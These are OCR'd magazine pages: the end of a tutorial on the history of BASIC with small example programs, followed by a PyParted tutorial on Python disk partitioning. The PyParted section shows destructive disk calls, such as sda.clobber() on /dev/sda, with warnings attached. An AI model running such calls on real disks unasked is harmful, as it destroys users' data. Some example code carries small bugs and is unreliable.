computer access much easier. This was time-sharing, in which multiple teletypes were connected to a single central computer. The computer would then allocate a certain amount of time to each simultaneous user. So the user could type in a BASIC program, and see it run, from their teletype in another room. A time-sharing scheme had just been implemented at MIT by John McCarthy, who recommended the system to Kemeny and Kurtz. But the Dartmouth Time-Sharing System, which went live, along with BASIC, on 1 May 1964, was the first successfully implemented large-scale such system.

Later, a few local secondary schools were also added to the network, and eventually the Dartmouth Educational Network was formed, allowing over 40 colleges, 20 secondary schools, and a variety of other institutions to access computing facilities remotely. Eighty percent of Dartmouth students were able to learn to program using BASIC and the DTSS.

The first BASIC program run from a terminal ran on 1 May, 1964 (exactly 50 years ago as I write this), and consisted, depending on who you ask, either of an implementation of the Sieve of Eratosthenes (which finds prime numbers), or of this line:

```
PRINT 2 + 2
```

For historical resonance, try that in the emulators discussed below before you get started with the rest of the programs.

ALGOL


BASIC was loosely based on FORTRAN II and a little bit of ALGOL 60. Kemeny and Kurtz initially tried to produce a cut-down version of one of these languages; when this didn't work, they moved on to creating their own.

ALGOL, which exists in several variants, is imperative and procedural. ALGOL 58 was intended to avoid the problems seen in FORTRAN, and eventually gave rise to a huge number of languages including C and Pascal. ALGOL 60 improved on ALGOL 58, introducing nested functions and lexical scope, among other things. While very popular among research scientists, it was never commercially popular due to its lacking a standard input/output library. It has, though, had a huge effect on computer language development, largely due to the fact that it was used as a standard algorithm description for years.

Other emulators

Lots of other emulators are also available for various early microcomputers and for BASIC. Here are a few options:

- A list of Spectrum emulators **www.worldofspectrum.org/emulators.html**.
- Two ZX81 emulators are available for Linux: SZ81 (**http://sz81.sourceforge.net**), and Z81 (**www.svgalib.org/rus/z81.html**).
- Dartmouth BASIC (RFO BASIC) is available for Android **http://laughton.com/basic**.
- And if you're looking for type-in programs to try out, the book BASIC Computer Games is available as an online scan. (NB: this worked when I first looked at it, then didn't a week later. I include it here in the hope that the problem is temporary.) **www.atariarchives.orgbasicgames**.


juliet@inspiral: ~/coding/basic
File Edit View Search Preferences Tabs Help
1. juliet@inspiral: ~/coding/basic

```
juliet@inspiral:~/coding/basic$ bwbasic name.bas
Bywater BASIC Interpreter/Shell, version 2.20 patch level 2
Copyright (c) 1993, Ted A. Campbell
Copyright (c) 1995-1997, Jon B. Volkoff

Hello, what is your name?
? Juliet
Hello Juliet
bwBASIC: list
      10: print "Hello, what is your name?"
      20: input username$
      30: print "Hello "; username$
      40: end
bwBASIC: 
```

Our Name program running on bwbasic, again with the LIST keyword shown.

Running Dartmouth BASIC


An emulator is still theoretically available online, but the online version no longer works at time of writing, and the download version only exists for Mac and Windows. (It's also seven years old so may not work on either anyway; I was unable to test it.)

However, at least some Dartmouth BASIC programs ought to run with a modern BASIC interpreter. The Dartmouth BASIC manual from October 1964 is available online from **Bitsavers.org** (a fantastic resource). The second program listing in the manual will run with the bwbasic interpreter (available as a package for Debian/Ubuntu) and ought to run on any other BASIC interpreter, as it is pretty straightforward:

```
10 LET X = 0
20 LET X = X + 1
30 PRINT X, SQR(X)
40 IF X <= 100 THEN 20
50 END
```

As is fairly obvious (BASIC was after all designed to be easy to read), this is just a loop that prints out x and its square root for the values 1 to 101. A couple of notes: firstly, BASIC is case-sensitive in general, but in bwbasic, commands and functions are not case-sensitive. **LET** and **let** will do the same thing. (This is not true of all BASICs – many insist on caps.)

Line numbers, as in the loop here, are used as labels. They are also used by the compiler to automatically order the lines. You could write the lines of code backwards in your file (from 50 down to 10), and the compiler would rearrange them for you and run them in the correct order. It is a good idea to number your lines in 10s rather than 1s, to make it easier to insert new lines in between. Unfortunately, bwbasic doesn't include the **RENUMBER** command, which is in the ANSI BASIC standard, though it does include **DO NUM** and **DO UNNUM** (which number and un-number the program lines, but do not change any **GOSUB** or **GOTO** statements). Dartmouth BASIC didn't have **RENUMBER** either, though.



```
Acorn DFS

BASIC

>PRINT 2+2
         4
>10 PRINT "HELLO, HOW MANY DICE TO THROW
?"
>20 INPUT DICENUMBER
>30 PRINT "YOU WANT TO THROW " DICENUMBE
R "DICE"
>40 FOR I ↑ 1 TO DICENUMBER
>50 DICERANDOM = RND(6)
>60 PRINT "DIE THROWN " DICENUMBER
>70 NEXT
>80 END
>40 FOR I = 1 TO DICENUMBER
>RUN
HELLO, HOW MANY DICE TO THROW?
?2
YOU WANT TO THROW          2DICE
DIE THROWN          2
DIE THROWN          2
>_
```

Our Dice program typed into BBC BASIC simulator. Note the error in line 40 (later corrected by reentering the line).

This doesn't use **GOTO**, as the **IF**/**THEN** statement only needs a single line. Run it with **bwbasic test.bas** to try it out. You can also use bwbasic interactively.

Unfortunately, the first program in the Dartmouth manual doesn't run under bwbasic, as it relies on **READ** and **DATA** behaving in certain ways. **READ** is used to read values from the next available **DATA** line. It seems that in 1964 Dartmouth BASIC, when the program ran out of **DATA** lines, it would stop. In bwbasic, it just stops reading in new values, but continues to run (if possible) with any values already present. This demonstrates one problem with translating BASIC programs between different dialects; the detail of the keywords can vary enough to cause problems.

BASIC with microcomputers

In the mid-1970s, advances in technology led to the invention of the microprocessor – a single chip that could act as an entire CPU, rather than the many different components that made up a mainframe CPU. This in turn meant the emergence of microcomputers: small, relatively cheap computers that could be used at home.

The first models were sold in kit form and were very limited (like the Altair 8800, which had only 256 bytes of RAM, and only switches and lights for input/output); but very quickly, home users could get machines that were cheap, fairly easy to set up (they would often plug into a TV as a monitor), and genuinely useful. Classic microcomputers of this era included the Commodore 64 (the single highest-selling computer model of all time); the Sinclair ZX-80, ZX-81 and Spectrum; the BBC Micro; and the Apple II. All of these (and pretty much every other microcomputer of the time) had some variety of BASIC as a built-in primary programming language and operating environment. You didn't just write your programs in BASIC, you used BASIC to run them, and you could type BASIC statements straight in at the prompt once the machine started.

Type-in programs – long listings for the user to type in directly – were very popular in books and in computer magazines. A lack of cheap portable storage media (some machines took tapes, but packaging a tape with a magazine was expensive in the 70s; and few people had modems or bulletin board access), combined with the fact that programs had to be fairly short due to the memory and other limitations of the machines, meant that it was possible to type in even quite complicated programs. However, type-ins could take hours, and the process was error-prone for lots of reasons, including programmer error, typing error, and poor-quality printing. After the arduous process of typing in, the eager reader would then have to track down the bugs they'd introduced. When listings were all written in straight BASIC, this wasn't too hard. But as programs became more complicated, it became more common to have long listings of machine language or assembly code, with only a little snippet of BASIC which handled **POKE**ing this into various locations.

This was nearly impossible to debug. Tactics to resolve this problem included checksum programs to apply to each line of machine code, but it made type-ins ever harder to use. Early on, you could often send a small sum to the programmer in exchange for a tape of the program, and by the mid-1980s it was becoming more common for magazines to include tapes on the cover.

Another issue was that there were lots of different dialects of BASIC (all the manufacturers mentioned above had their own versions). Some programs might be transferable, or universal, since there was a shared core set of keywords, but the detail of keyword implementation varied, and some BASICs had keywords which others did not. (As demonstrated in the two different dialects of BASIC in the next section.) The various dialects meant that some magazines were variant- or machine-specific, and some would add notes for changes to make to the printed listing for different machines. They would also add suggested changes that users could make to alter the printed program, promoting the fundamental idea behind BASIC that programming was something anyone could do.

In 1984, *COMPUTE!* Magazine published a type-in word processor, SpeedScript (later also published as a book), which may have been the high point (in one sense, at least) of type-in programming. In 1988, the magazine discontinued all type-in programs, and type-ins in general faded around that time, though for 8-bit machines they lasted into the 1990s.

BBC BASIC emulator

There are various emulators available for various different manufacturers and brands of machine, but one of the easiest to use (and of a brand which was very popular in the UK at the time) is the JavaScript implementation of the BBC Micro JSBeeb (at **http://bbc.godbolt.org**). You can load your own disc images, as well as several discs from the **StairwaytoHell.com** archive; but you can also type BASIC files in line-by-line directly to the emulator. (Be warned that some of the keys behave a bit strangely; I had to experiment to work out where it thought keys like **=**, **+**, *****, etc were.)

You can type in the program listings here exactly as given. If you type in a line without a line number, that line will be immediately executed. Lines with line numbers are stored in memory. If you re-enter a given line by number then the previous one is overwritten. You can list the program currently in memory with **LIST**, and delete a range of lines with **DELETE 10-100**.

The four lines below comprise the first program I remember writing in BASIC:

```
10 PRINT "HELLO, WHAT IS YOUR NAME?"
20 INPUT NAME$
30 PRINT "HELLO " NAME$
40 END
```

Once you've typed that in, type **RUN**, which runs the lines in memory, and it should do what you would expect. BASIC listings at this sort of level are pretty self-explanatory! Note that to get a string variable, you need to use a name ending in **$**; without that the default variable type is numeric. Here, if you don't use the **$**, it will try to translate the input into a number (and doubtless output something odd).

You can also define arrays in BASIC with this line:

```
DIM MyVariable(20)
```

which will create a numeric array of length 20. Keywords in BBC BASIC must be in capitals; variable names can be lower case or upper case as you prefer (but are case sensitive). (It was common at the time just to stick caps lock on and use that for everything, to avoid errors with keywords.)

Note that if you would rather run this on bwbasic, you need to change line 30:

```
30 PRINT "HELLO "; USERNAME$
```

which is one illustration of the differences between different versions of BASIC.

Now here's a dice simulation to type into the BBC BASIC simulator:

```
10 PRINT "HELLO, HOW MANY DICE TO THROW?"
20 INPUT DICENUMBER
30 PRINT "YOU WANT TO THROW " DICENUMBER " DICE."
40 FOR I = 1 TO DICENUMBER
50 DICERANDOM = RND(6)
60 PRINT "DIE THROWN " DICENUMBER
70 NEXT
80 END
```

This demonstrates the **FOR...NEXT** loop. As with modern code, you specify start and end, and optionally step up (1 being the default). At line 50, we use the keyword **RND** to generate a random number. With BBC BASIC, **RND** without a parameter generates a random number between 0 and 1 (exclusive of 1); **RND(number)** generates a random integer between 1 and number (inclusive of number). Run this with **RUN** and try throwing some dice.

GOTO Considered Harmful

BASIC contained, from a reasonably early version, the GOTO statement. A couple of years later, Dutch computer scientist Edsger Dijkstra wrote his classic essay ***Go To Statement Considered Harmful***, arguing that the GOTO statement encourages messy programming and makes it too easy to lose track of the program process (roughly, what is happening in the course of the program, where, and when).

However, in early versions of BASIC, due to interpreter limitations in handling FOR or WHILE (and single-line IF statements), GOTO was essential. Modern versions of BASIC deprecate it for uses other than returning to the top of a main loop.

The same simulation for bwbasic is a little different in the way it generates the random numbers:

```
35 RANDOMIZE TIMER
40 FOR I = 1 TO DICENUMBER
50 DICERANDOM = RND
60 PRINT "DIE THROWN "; CINT( DICERANDOM * 5 + 1)
70 NEXT
80 END
```

bwbasic only implements **RND** without the parameter, so our random number is somewhere between 0 and 0.9999.... The **CINT** keyword (not available in BBC BASIC, although **INT** does something similar) rounds a number down to the integer below it. So to generate our 1–6 random number, we multiply by 5, add 1, and round down.

An easy improvement of this program would be to enable the user to specify how many sides the dice have, as well as how many dice to throw. Beyond that, play around with it as you like.

BBC BASIC has also been updated and made available for various platforms including Z80-based computers. The manual and downloads for the Z80 and DOS version are available online here (**www.bbcbasic.co.uk/bbcbasic/bbcbasic.html**). These versions are intended to be as compatible as possible with the BBC BASIC that ran on the BBC Micro series computers, so the manuals available here are your best option if you want to experiment more with the emulator. From the same site, you can also download Brandy BASIC for Linux, which you will have to compile to run.

Despite some disparagement over the years, BASIC had a significant impact on a generation of coders and on a particular approach to more intuitive programming. That built-in BASIC prompt during the microcomputer era also meant that a generation of computer users were accustomed to the idea of programming and adapting the computer for your own purposes – in itself a hugely positive idea. Modern computers are far superior in almost all regards to those early microcomputers, and modern programming languages far more powerful and flexible than BBC BASIC and its ilk. But the sheer ease of access does set BASIC apart from the rest. At least, I'm pretty sure that's not just the nostalgia talking...

Juliet Kemp is a programming polyglot, and the author of O'Reilly's *Linux System Administration Recipes*.

LINUX VOICE TUTORIAL

PYPARTED: PYTHON DOES DISK PARTITIONING

VALENTINE SINITSYN

Build a custom, command line disk partitioning tool by joining the user-friendliness of Python and the power of C.

WHY DO THIS?
- Take complete control of your system's hard disk.
- Write a custom installer to make things easier for your users.
- Amaze your friends and family with your mastery of the libparted C library.


Partitioning is a traditional way to split disk drives into manageable chunks. Linux comes with variety of tools to do the job: there are fdisk, cfdisk or GNU Parted, to name a few. GNU Parted is powered by a library by the name of libparted, which also lends functionality to many graphical tools such as famous GParted. Although it's powerful, libparted is written in pure C and thus not very easy for the non-expert to tap into. If you're writing your own custom partitioner, to use libparted you're going to have to manage memory manually and do all the other elbow grease you do in C. This is where PyParted comes in – a set of Python bindings to libparted and a class library built on top of them, initially developed by Red Hat for use in the Anaconda installer.

So why would you consider writing disk partitioning software? There could be several reasons:
- You are developing a system-level component like an installer for your own custom Linux distribution
- You are automating a system administration task such as batch creation of virtual machine (VM) images. Tools like ubuntu-vm-builder are great, but they do have their limitations
- You're just having fun.

"A word of caution: partitioning may harm the data on your hard drive. Back everything up!"

PyParted hasn't made its way into the Python Package Index (PyPI) yet, but you may be lucky enough to find it in your distribution's repositories. Fedora (naturally), Ubuntu and Debian provide PyParted packages, and you can always build PyParted yourself from the sources. You will need the libparted headers (usually found in **libparted-dev** or similar package), Python development files and GCC. PyParted uses the **distutils** package, so simply enter **python setup.py install** to build and install it. It's a good idea to install PyParted you've built yourself inside the virtualenv (see **http://docs.python-guide.org/en/latest/dev/virtualenvs** for details), to keep your system directories clean. There is also a Makefile, if you wish. This article's examples use PyParted 3.10, but the concepts will stay the same regardless of the version you actually use.

Before we start, a standard caution: partitioning may harm the data on your hard drive. Back everything up before you do anything else!



```
lcome to CentOS for x86_64
                    Partitioning Type

   Installation requires partitioning of your hard drive.  The
   default layout is suitable for most users.  Select what space
   to use and which drives to use as the install target.

                  Use entire drive
                  Replace existing Linux system
                  Use free space

     Which drive(s) do you want to use for this installation?
            [*]  sda      8192 MB (ATA VBOX HARDDISK)

                      OK      Back

pace>,<+>,<-> selection   |   <F2> Add drive   |   <F12> next screen
```

PyParted was developed to facilate Red Hat's installer, Anaconda.

Basic concepts

The PyParted API has two layers. At the bottom one is the **_ped** module. Implemented entirely in C, it tries to keep as close as possible to the native libparted C API. On top of that, the 'parted' package with high-level Python classes, functions and exceptions is built. You can use **_ped** functions directly if you wish; however, the **parted** package provides a more Pythonic approach, and is the recommended way to use PyParted in your programs unless you have some special requirements. We won't go into any details of using the **_ped** module in this article.

Before you do anything useful with PyParted, you'll need a Device instance. A Device represents a piece of physical hardware in your system, and provides the means to obtain its basic properties like model, geometry (cylinders/heads/sectors – it is mostly fake for modern disks, but still used sometimes), logical and physical sector sizes and so on. The Device class also has methods to read data from the hardware and write it back. To obtain a Device instance, you call one of the global functions exported by PyParted (in the examples below, **>>>** denotes the interactive Python prompt, and **...** is an omission for readability reasons or line continuation if placed at the beginning):

```
>>> import parted
>>> # requires root privileges to communicate
... with the kernel
>>> [dev.path for dev in parted.getAllDevices()]
[u'/dev/sda', u'/dev/mapper/ubuntu--vg-swap_1',
u'/dev/mapper/ubuntu--vg-root',
u'/dev/mapper/sda5_crypt']
>>> # get Device instance by path
>>> sda = parted.getDevice('/dev/sda')
>>> sda.model
u'ATA WDC WD1002FAEX-0'
>>> sda.hardwareGeometry, sda.biosGeometry
```

```
((121601, 255, 63),
(121601, 255, 63)) # cylinders, heads, sectors
>>> sda.sectorSize, sda.physicalSectorSize
(512L, 512L)
>>> # Destroy partition table; NEVER do this on
... your computer's disk!
>>> sda.clobber()
True
```

Next comes the Disk, which is the lowest-level operating system-specific abstraction in the PyParted class hierarchy. To get a Disk instance, you'll need a Device first:

```
>>> disk = parted.newDisk(sda)
Traceback (most recent call last):
...
_ped.DiskException: /dev/sda: unrecognised disk label
```

This reads the disk label (ie the partitioning scheme) from **/dev/sda** and returns the Disk instance that represents it. If **/dev/sda** has no partitions (consider the **sda.clobber()** call before), **parted.DiskException** is raised. In this case, you can create a new disk label of your choice:

```
>>> disk = parted.freshDisk(sda, 'msdos') # or 'gpt'
```

You can do it even if the disk already has partition table on it, but again, beware of data-loss. PyParted supports many disk labels. However, traditional **'msdos'** (MBR) and newer **'gpt'** (GUID Partition Table) are probably most popular in PC world.

Disk's primary purpose is to hold partitions:

```
# Will be empty after clobber() or freshDisk()
>>> disk.partitions
[<parted.partition.Partition object at 0x1043050>, ...]
```

Each partition is represented by Partition object which provides 'type' and 'number' properties:

```
>>> existing_partition = disk.partitions[0]
>>> existing_partition.type, existing_partition.number
(0L, 1) # 0 is normal partition
>>> parted.PARTITION_NORMAL
0
```

Besides **parted.PARTITION_NORMAL**, there are other partition types (most importantly, **parted.PARTITION_EXTENDED** and **parted.PARTITION_LOGICAL**). The **'msdos'** (MBR) disk label supports all of them, however **'gpt'** can hold only normal partitions.

Partitions can also have flags like **parted.PARTITION_BOOT** or **parted.PARTITION_LVM**. Flags are set by the **Partition.setFlag()** method, and retrieved by **Partition.getFlag()**. We'll see some examples later.

The partition's position and size on the disk are defined by the **Geometry** object. Disk-related values (offsets, sizes, etc) in PyParted are expressed in sectors; this holds true for **Geometry** and other classes we'll see later. You can use the convenient function **parted.sizeToSectors(value, 'B', device.sectorSize)** to convert from bytes (denoted as **'B'**; other units such as **'MB'** are available as well). You set the Geometry when you create the partition, and access it later via the **partition.geometry** property:

```
>>> # 128 MiB partition at the very beginning of the disk
>>> geometry = parted.Geometry(start=0,
... length=parted.sizeToSectors(128, 'MiB',
... sda.sectorSize), device=sda)
>>> new_partition = parted.Partition(disk=disk,
... type=parted.PARTITION_NORMAL,
... geometry=geometry)
>>> new_partition.geometry
<parted.geometry.Geometry object at 0xdc9050>
```

Partitions (or geometries, to be more precise) may also have an associated **FileSystem** object. PyParted can't create new filesystems itself (parted can, but it is still recommended that you use special-purpose utilities like mke2fs). However, it can probe for existing filesystems:

```
>>> parted.probeFileSystem(new_partition.geometry)
Traceback (most recent call last):
...
_ped.FileSystemException: Failed to find any filesystem
in given geometry
>>> parted.probeFileSystem(existing_partition.geometry)
u'ext2'
>>> new_partition.fileSystem
<parted.filesystem.FileSystem object at 0x27a1310>
```

The names (and corresponding FileSystem objects) for filesystems recognised by PyParted are stored in **parted.fileSystemType** dictionary:

```
>>> parted.fileSystemType.keys()
[u'hfsx', u'fat32', u'linux-swap(v0)', u'affs5', u'affs2', u'ext4',
u'ext3', u'ext2', u'amufs', u'amufs0', u'amufs1', u'amufs2',
u'amufs3', u'amufs4', u'amufs5', u'btrfs', u'linux-swap(v1)',
u'swsusp', u'hfs+', u'reiserfs', u'freebsd-ufs', u'xfs', u'affs7',
```

Caution: partitioning may void your warranty

Playing with partitioning is fun but also quite dangerous: wiping the partition table on your machine's hard drive will almost certainly result in data loss. It is much safer to do your experiments in a virtual machine (like VirtualBox) with two hard drives attached. If this is not an option, you can 'fake' the hard drive with an image file (**$** is a normal user and **#** is a superuser shell prompt):

```
$ dd if=/dev/zero of=<image_file_name> \
 bs=512 count=<disk_size_in_sectors>
```

This will almost work; however, **Partition.getDeviceNodeName()** will return non-existent nodes for partitions on that device. For more accurate emulation, use **losetup** and **kpartx**:

```
# losetup -f <image_file_name>
# kpartx -a /dev/loopX
...
# losetup -d /dev/loopX
```

where **X** is the **losetup** device assigned to your image file (get it with **losetup -a**). After that, you may refer to the partitions on your image file via **/dev/loopXpY (or /dev/mapper/loopXpY**, depending on your distribution). This will require root privileges, so be careful. You can still run your partitioning scripts on an image file as an ordinary user, given that the file has sufficient permissions (ie is writable for the user that you are running scripts as). The last command removes the device when it is no longer needed.

If you feel adventurous, you can also fake your hard drive with a qcow2 (as used by Qemu), VDI, VMDK or other image directly supported by virt-manager, Oracle VirtualBox or VMware Workstation/Player. These images can be created with **qemu-img** and mounted with **qemu-nbd**:

```
$ qemu-img create -f vdi disk.vdi 10G
# modprobe nbd
# qemu-nbd -c /dev/nbd0 disk.img
```

You can then mount the partitions on **disk.img** as **/dev/nbd0pX** (where **X** is partition number), provided the label you use is supported by your OS kernel (unless you are creating something very exotic, this will be the case). When you are done, run:

```
# qemu-nbd -d /dev/nbd0
```


to disconnect image from the device. This way, you can create smaller images that are directly usable in virtual machines.

Sometimes, it may look like changes you make to such virtual drives via external tools (like **mkfs**) are silently ignored. If this is your case, flush the disk buffers:

```
# blockdev --flushbufs <device_node_name>
```

LV PRO TIP

Python virtual environments (virtualenvs) are a great to play with modules that you don't need on your system permanently.



```
val@vsinitsyn: ~
val@vsinitsyn:~$ sudo fdisk /dev/sda

Command (m for help): p

Disk /dev/sda: 1000.2 GB, 1000204886016 bytes
255 heads, 63 sectors/track, 121601 cylinders, total 1953525168 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x000024a9

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *        2048      499711      248832   83  Linux
/dev/sda2          501758  1953523711   976510977    5  Extended
/dev/sda5          501760  1953523711   976510976   83  Linux

Command (m for help): 
```

fdisk displays partition table on the author's computer.

```
u'ntfs', u'zfs', u'affs4', u'hfs', u'affs6', u'affs1', u'affs0',
u'affs3', u'hp-ufs', u'fat16', u'sun-ufs', u'asfs', u'jfs',
u'apfs2', u'apfs1']
```

To add a partition to the disk, use **disk.addPartition()**:

```
>>> disk.addPartition(new_partition)
Traceback (most recent call last):
...
_ped.PartitionException: Unable to satisfy all constraints
on the partition.
```


As you can see, partitions on the disk are subject to some constraints, which we've occasionally violated here. When you pass a partition to **disk.addPartition()**, its geometry may change due to constraints that you spefify via the second argument (in the example above, it defaults to **None**), and constraints imposed by libparted itself (for instance, in the MBR scheme, it won't let you start a partition at the beginning of a disk, where the partition table itself resides). This is where things start to get interesting.

"Managing constraints is probably the most complex thing PyParted does for you."

Know your limits

Managing constraints is probably the most complex and most useful part of what PyParted does for you. Partitions on a hard disk generally can't start or end where you want. There should be a gap between the beginning of a disk and your first partition to store internal partitioning data; today, many operating systems reserve 1MiB for these purposes. Partitions should be aligned to physical sector boundaries, or severe performance degradation may occur. This is not to say that partitions can't overlap; PyParted takes care of all these nuances, and **Constraint** and **Alignment** classes play a central role in this process.

A visual representation of different kwargs accepted by the Constraint constructor. Red/Yellow rectangles are **startRange**/**endRange**, blue/green are **maxGeom**/**minGeom**. Large ticks denote **startAlign** (lower) or **endAlign**(upper). Small ticks represent sectors.



Hard disk space.

Let's start with **Alignment**, which is defined by two values: offset and grain. Any sector number X with X = offset + N * grain (with N being non-negative integer) complies with Alignment. When you need to tell PyParted that your partitions should start (or end) at a 1MiB (or some other) boundary, Alignment is the way to do it. Any value satisfies Alignment(0, 1) which is equivalent to no alignment at all.

Constraint is basically a set of six conditions on **Geometry** (not a Partition!) that are wrapped together to control the following:

- How the Geometry's boundaries are aligned (**startAlign**/**endAlign** properties).
- Where the Geometry can start or end (**startRange**/ **endRange**).
- What the Geometry's minimum and maximum sizes are (**minSize**/**maxSize**).

You do not always need to specify all of them. The Constraint constructor provides the shortcuts **minGeom**, **maxGeom** and **exactGeom**, which create a Constraint that fully embraces, is fully contained by, or exactly coincides with the Geometry you pass as an argument. If you use one of these, any alignment will satisfy the Constraint check. As another special case, **Constraint(device=dev)** accepts any Geometry attached to the Device **dev**.

It isn't easy to catch the meaning of all these properties at once. Have a look at the diagram below, which depicts all of them in graphical form. Both Alignment and Constraint provide the **intersect()** method, which returns the object that satisfies both requirements. You can also check that the given Geometry satisfies the Constraint with the **Constraint.isSolution(geom)** method. The **Constraint.solveMax()** method returns the maximum permitted geometry that satisfies the Constraint, and **Constraint.solveNearest(geom)** returns the permitted geometry that is nearest to the **geom** that you've specified. What's 'nearest' is up to the implementation to decide.

Partitioning on Ye Olde Windows NT

Imagine for a moment you need to create system partition for Windows NT4 prior to Service Pack 5 (remember that weird creature?). As the hardware requirements suggest (**http://en.wikipedia.org/wiki/Windows_NT#Hardware_requirements**), it must be no more than 4GB in size, contained within the first 7.8GB of the hard disk, and begin in the first 4GBs. Here's how to do this with PyParted:

```
>>> optimal = sda.optimumAlignment
>>> start = parted.Geometry(device=sda,
... start=0,
... end=parted.sizeToSectors(4, 'GB',
... sda.sectorSize))
>>> end = parted.Geometry(device=sda,
... start=0,
... end=parted.sizeToSectors(7.8, 'GB',
... sda.sectorSize))
>>> min_size = parted.sizeToSectors(124, 'MB',
... sda.sectorSize) # See [ref:4]
```

```
>>> max_size = parted.sizeToSectors(4, 'GB',
... sda.sectorSize)
>>> constraint=parted.Constraint(startAlign=optimal,
... endAlign=optimal,
... startRange=start, endRange=end,
... minSize=min_size, maxSize=max_size)
>>> disk.addPartition(partition=new_partition,
... constraint=constraint)
True
>>> print new_partition.geometry
parted.Geometry instance --
  start: 2048  end: 262144  length: 260097
  ...
```

If you want to specify **startRange** or **endRange**, you'll need to provide both alignments and size constraints as well. Now, please go back and look at the first line. As you probably guessed, **device.optimumAlignment** and its counterpart, **device.minimumAlignment**, provides optimum (or minimum) alignment accepted by the hardware device you're creating the partition on. Under Linux, in-kernel device driver-reported attributes like **alignment_offset**, **minimum_io_size** and **optimal_io_size** are generally used to determine the meaning of 'minimum' and 'optimum'. For example, an optimally aligned partition on a RAID device may start on a stripe boundary, but a fixed 1MiB-grained alignment (as in Windows 7/Vista) will usually be preferred for an ordinary hard disk. 'Minimum' is roughly equivalent to 'by physical sector size', which can be 4,096 bytes even if the device advertises traditional 512-bytes sector addressing.

Back to the **_ped.PartitionException** we saw earlier. In order to fix it, you need to specify the proper constraint:

```
>>> # Most relaxed constraint; anything on the
... device would suffice
>>> disk.addPartition(new_partition,
... parted.Constraint(device=sda))
True
>>> print new_partition.geometry
parted.Geometry instance --
  start: 32  end: 262143  length: 262112
  ...
>>> print geometry
parted.Geometry instance --
  start: 0  end: 262143  length: 262144
  ...
```

Note that the Geometry we've specified was adjusted due to constraints imposed internally by libparted for the MBR partitioning scheme.

When you're done, commit the changes you've made to the hardware. Otherwise they will remain in memory only, and the real disk won't be touched:

```
>>> disk.commit()
True
```

We've seen all the major bits that PyParted is made from. Now let's use all of them together in a bigger program – an **fdisk** clone, almost full-featured, and just a little more than 400 lines of Python code in size! Not all of these lines will be in the magazine, obviously, so I suggest you open the program code now in GitHub (**https://github.com/vsinitsyn/fdisk.py**) to follow it as you read the next section.

Each disk needs a label

